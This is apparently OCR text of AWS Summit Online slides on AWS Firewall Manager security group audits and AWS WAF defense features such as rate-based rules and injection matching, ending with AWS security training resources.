



■	sg-0505e3876a02…	FMS_Test_Audit	vpc-6cec5417	EC2-VPC	FMS_Test_Audit	234414049733

Security Group: sg-0505e3876a0270593


Type	Protocol	Port Range	Source	Description
HTTPS	TCP	443	124.0.0.0/16	HTTPS access from 124.0.0.0/16

Firewall Manager: How it works






Type	Protocol	Port Range	Source
HTTPS	TCP	443	124.0.0.0/16



Type	Protocol	Port Range	Source
HTTPS	TCP	443	124.0.0.0/



Type	Protocol	Port Range	Source
HTTP	TCP	80	124.0.0.0/24

AWS WAF enables defense-in-depth

- Multiple integration points
  - CloudFront
  - API Gateway
  - Application Load Balancer
- Multiple defense strategies
  - Managed rules
  - Rate-based rules
  - Geofencing
  - IP
  - SQL injection matching
  - Cross-site scripting matching
  - Dynamic or static matching
  - Text transformations

AWS WAF

Learn security with AWS Training and Certification

Resources created by the experts at AWS to help you build and validate cloud security skills

30+ free digital courses cover topics related to cloud security, including Introduction to Amazon GuardDuty and Deep Dive on Container Security

Classroom offerings, such as Security Engineering on AWS, feature AWS expert instructors and hands-on activities

Validate expertise with the AWS Certified Security – Specialty exam

Visit the security learning path at https://aws.training/security

Thank you!

aws SUMMIT ONLINE